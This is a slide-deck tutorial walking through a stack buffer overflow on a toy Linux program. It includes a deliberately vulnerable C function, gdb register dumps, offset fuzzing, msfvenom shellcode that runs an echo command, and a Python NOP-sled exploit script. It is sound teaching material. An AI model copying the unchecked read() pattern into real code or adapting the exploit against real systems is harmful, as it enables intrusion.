Buffer Overflow

EXAMPLE CASE STUDY WALKTHROUGH

PADRAIGNIX – 12/09/2019

Agenda

- ELF file format layout
- Buffer Overflow theory
- Example code
- Initial Investigation / Assembly Registers
- Tooling
- Fuzzing
- Shellcode / Payload / Exploit
- Exploitation
- Buffer Overflow Countermeasures
- Q&A

ELF (Executable and Linkable Format)


Each ELF file is made up of one ELF header, followed by file data. The data can include:

- Program header table
- Section header table
- **Data referred to by entries** in the program header table or section header table

When a program is run by the OS the executable will be held in memory in a very specific way.

On top of the data area, is the ***heap***. This is a big area of memory where large objects are allocated (like images, files, etc.)

Below the kernel is the ***stack***. This holds the local variables for each of the functions. When a new function is called, these are pushed on the end of the stack (see the stack abstract data type for more information on that).
Note that the **heap grows up** (from low to higher memory) and the **stack grows downwards** (from high to lower memory).



[1] https://en.wikipedia.org/wiki/Executable_and_Linkable_Format [2] https://www.coengoedegebure.com/buffer-overflow-attacks-explained/


Buffer Overflow Theory

Consider the case where a program calls a function, a piece of code that does something and returns where it was before.

When the call is made, the parameters that are passed to the function, are pushed on top of the stack. With the parameters on the stack, the code of the function will then jump to somewhere else in memory and do something with these parameters.

https://www.coengoedegebure.com/buffer-overflow-attacks-explained/ goes into code theory quite well (won't repeat everything here).

Importantly, while the **stack grows downward** from high-memory to lower-memory addresses, **the buffer itself is filled from lower- to higher memory addresses**. This means that if we would pass a value that is bigger than the assigned buffer, it would start overwriting the base pointer that's lower in the stack (and higher up in the memory)




Buffer Overflow Example (Code)

Let’s test this out with a simple script – take an input and paste it out. Based on the previous slide, we know that the buffer size has 600 bytes of space reserved in the stack for buffer[].

Looks like our read line in the code will take up to 1000 characters. What happens if we read over that buffer’s 600 reserved size?

Segfault

Let’s start poking around and see if we can leverage this to control the execution flow.




```
root@kali:~/Desktop/RE-Examples/BO-Standard# cat bof_demo.c
#include <stdio.h>
#include <unistd.h>

int foo(){
        char buffer[600];
        int characters_read;
        printf("Enter some string:\n");
        characters_read = read(0, buffer, 1000);
        printf("You entered: %s", buffer);
        return 0;
}

void main(){
        foo();
}
root@kali:~/Desktop/RE-Examples/BO-Standard# ./bof_demo
Enter some string:
Testing input validation
You entered: Testing input validation
root@kali:~/Desktop/RE-Examples/BO-Standard# python -c 'print "A"*1000' > poc2.txt
root@kali:~/Desktop/RE-Examples/BO-Standard# ./bof_demo < poc2.txt
Enter some string:
Segmentation fault
root@kali:~/Desktop/RE-Examples/BO-Standard# 
```


Initial Investigation

Before we start exploring too far think about what is happening in the code. Our main() function will have its own parameters and local variables inside a stack frame. When we reach the foo() function in the code, the execution will push return address and base address of the frame on to the stack then move to the execution code location of foo(). Once completed, the flow will pop off both of these and jump back to the previous execution location.

If we are able to somehow overwrite this return address by overflowing data upwards, we can theoretically control the execution flow of the program.



```
int foo(){
        char buffer[600];
        int characters_read;
        printf("Enter some string:\n");
        characters_read = read(0, buffer, 1000);
        printf("You entered: %s", buffer);
        return 0;
}

void main(){
        foo();
}
```



Assembly Registers

Keeping things simple so it makes sense once we start looking at the tooling

- The **ESP** (Stack Pointer) register points to the current location within the stack segment.
- The **EIP** (Instruction Pointer) register always contains the address of the next instruction to be executed.
- The **EBP** register is the Base pointer to data in the data segment

If we are able to control EIP, we should be able to direct the execution flow to an address of our choosing.

[1] http://www.c-jump.com/CIS77/ASM/Instructions/index.html


Initial Look Under the Hood

Let’s rerun the script – this time attaching the execution flow to gdb (specifically with the pwndbg extension) and see what we notice under the hood.

We manage to overflow quite a few registers, most importantly **EIP**. This explains why we segfault – when we overflow EIP and the execution flow returns to the point it references EIP it attempts to run code located at 0x41414141, which is currently invalid.

Excellent, if we can craft a proper payload we should be able to change 0x41414141 to a meaningful address (ideally, a chunk of code we control).

First thing’s first, let’s see if we can figure out the exact location where EIP is stored.



```
root@kali:~/Desktop/RE-Examples/BO-Standard# gdb -q bof_demo
pwndbg: loaded 172 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from bof_demo...(no debugging symbols found)...done.
pwndbg> r < in.txt
Starting program: /root/Desktop/RE-Examples/BO-Standard/bof_demo < in.txt
Enter some string:

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────[ REGISTERS ]──────────────────
 EAX  0x0
 EBX  0x41414141 ('AAAA')
 ECX  0x0
 EDX  0xf7fa7890 ◂— 0
 EDI  0xf7fa6000 ◂— insb   byte ptr es:[edi], dx /* 0x1d9d6c */
 ESI  0xf7fa6000 ◂— insb   byte ptr es:[edi], dx /* 0x1d9d6c */
 EBP  0x41414141 ('AAAA')
 ESP  0xffffd310 ◂— 0x41414141 ('AAAA')
 EIP  0x41414141 ('AAAA')
───────────────────────────────────────────[ DISASM ]───────────────────
Invalid address 0x41414141
```

Fuzzing


- We can leverage a unique pattern to determine the exact location of EIP:

  /usr/bin/msf-pattern_create -l 1000 > fuzz_rbp.in

- Now let's rerun the program within gdb and check where EIP get's overwritten:

  /usr/bin/msf-pattern_offset -q 0x75413575


  [*] Exact match at offset 616



```
root@kali:~/Desktop/RE-Examples/BO-Standard# gdb -q bof_demo
pwndbg: loaded 172 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from bof_demo...(no debugging symbols found)...done.
pwndbg> r < fuzz_rbp.in
Starting program: /root/Desktop/RE-Examples/BO-Standard/bof_demo < fuzz_rbp.in
Enter some string:

Program received signal SIGSEGV, Segmentation fault.
0x75413575 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────[ REGISTERS ]──────────────────
 EAX  0x0
 EBX  0x33754132 ('2Au3')
 ECX  0x0
 EDX  0xf7fa7890 ◂— 0
 EDI  0xf7fa6000 ◂— insb   byte ptr es:[edi], dx /* 0x1d9d6c */
 ESI  0xf7fa6000 ◂— insb   byte ptr es:[edi], dx /* 0x1d9d6c */
 EBP  0x41347541 ('Au4A')
 ESP  0xffffd310 ◂— 0x37754136 ('6Au7')
 EIP  0x75413575 ('u5Au')
```

Shellcode

- There is theoretical value in going through a C shellcode disassembly by hand – compiling your own C code, getting the machine code, then substituting the "bad character" executions manually. For the purposes of this example however, we will leverage msfvenom to create a payload for us.
- The purpose of the shellcode will be to execute an 'echo "this is awesome"'. The options however are almost limitless.
- Notice the -b '\x00'. Since 0x00 is a null terminator we are telling msfvenom to avoid/substitute any commands that would have 0x00. More explanation into how this is done manually is covered in the shellcode chapter of ***Shellcoder's Handbook***.




```
root@kali:~/Desktop/RE-Examples/BO-Standard# msfvenom -p linux/x86/exec CMD='echo "This is awes
ome!"' -b '\x00' -f python

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 86 (iteration=0)
x86/shikata_ga_nai chosen with final size 86
Payload size: 86 bytes
Final size of python file: 424 bytes
buf =  ""
buf += "\xdb\xd5\xd9\x74\x24\xf4\x5a\xb8\x1c\x75\xf2\xd7\x31"
buf += "\xc9\xb1\x0f\x31\x42\x1a\x83\xea\xfc\x03\x42\x16\xe2"
buf += "\xe9\x1f\xf9\x8f\x88\xb2\x9b\x47\x87\x51\xed\x7f\xbf"
buf += "\xba\x9e\x17\x3f\xad\x4f\x8a\x56\x43\x19\xa9\xfa\x73"
buf += "\x01\x2e\xfa\x83\x57\x4d\x92\xec\xb7\xb3\x36\x9b\xde"
buf += "\xc0\x96\x32\x52\x07\xb7\xb3\xf1\x34\x58\x51\x9f\x9b"
buf += "\x84\xa9\x08\x8f\x41\x48\x7b\xaf"
```

[1] https://en.wikipedia.org/wiki/Null-terminated_string


Payload

- Let’s put this all together. Our plan is to put together a 616 byte payload that will control the execution flow into our custom shellcode. We know that EIP gets overwritten at 616, which means we can pack our shellcode in the buffer beforehand. We will leverage a technique called NOP Sledding and point EIP to an address within the NOP Sled region. Crudely drawn out it would look something like the following:



Payload – Part2

- A few clarifications from the payload in the previous slide:
  - A NOP Sled is a series of 0x90 (NOP) where the program does not perform any commands other than move to the next code. If we put a series of these together, as long as we redirect the execution flow anywhere within the NOP chunk, we would "slide" to the end of NOPs where our next execution command (in our case, the shellcode) is located.
  - We locate the address within our NOP Sled (what we want to set EIP to) by investigating the stack within gdb and determining the address **0xffffd0a4** (you'll notice something different in the next slide).




```
Program received signal SIGSEGV (fault address 0x41414141)
pwndbg> dd $esp-640
ffffd090     5655701b ffffd0a4 000003e8 565561c8
ffffd0a0     f7fce074 41414141 41414141 41414141
ffffd0b0     41414141 41414141 41414141 41414141
ffffd0c0     41414141 41414141 41414141 41414141
pwndbg> 
```

Exploit

- Let’s put it all together in a python script.


- The file format is little endian, so we need convert our EIP address appropriately.



```
from struct import pack

payload_len = 616
nop = "\x90"*500

# EIP found by checking pwndbg out put using dd $esp-640
#python -c 'print "A"*1000' > in.txt
#pwndbg> r < in.txt
#pwndbg> dd $esp-640
#ffffd080     5655701b ffffd094 000003e8 565561c8
#ffffd090     f7fce074 41414141 41414141 41414141
#ffffd0a0     41414141 41414141 41414141 41414141
#ffffd0b0     41414141 41414141 41414141 41414141

eip = 0xffffd094

# msfvenom -p linux/x86/exec CMD='echo "This is awesome!"' -b '\x00' -f python
buf =  ""
buf += "\xdb\xcd\xbd\xa9\xd0\xce\xb8\xd9\x74\x24\xf4\x5b\x2b"
buf += "\xc9\xb1\x0f\x31\x6b\x1a\x83\xc3\x04\x03\x6b\x16\xe2"
buf += "\x5c\xba\xc5\xe0\x07\x69\xbc\x78\x1a\xed\xc9\x9e\x0c"
buf += "\xde\xba\x08\xcc\x48\x12\xab\xa5\xe6\xe5\xc8\x67\x1f"
buf += "\xed\x0e\x87\xdf\x6b\x6c\xef\xb0\x53\x50\xbb\x26\xfd"
buf += "\xe7\x63\xde\x8e\x27\x02\x57\x14\x5b\xab\xfa\xb3\xba"
buf += "\x11\x05\x6b\xee\xdc\xe4\x5e\x90"

buf_len = len(buf)
nop_len = len(nop)
padding = "A"*(payload_len-nop_len-buf_len)

payload = nop + buf + padding + pack("<Q", eip)

print payload
```


Exploit – Part2

- Let run our python script and dump the payload into a text file.



```
root@kali:~/Desktop/RE-Examples/BO-Standard# python payload.py > payload.txt
root@kali:~/Desktop/RE-Examples/BO-Standard# 
```

- Then, let's give it a test (notice the full execution paths). The environment within gdb/pwndbg does not necessarily match the system environment. Sometimes, an exploit will work within gdb/pwndbg yet not normally within the system.



```
root@kali:~/Desktop/RE-Examples/BO-Standard# /root/Desktop/RE-Examples/BO-Standard/bof_demo < /root/D
esktop/RE-Examples/BO-Standard/payload.txt
Enter some string:
This is awesome!
```

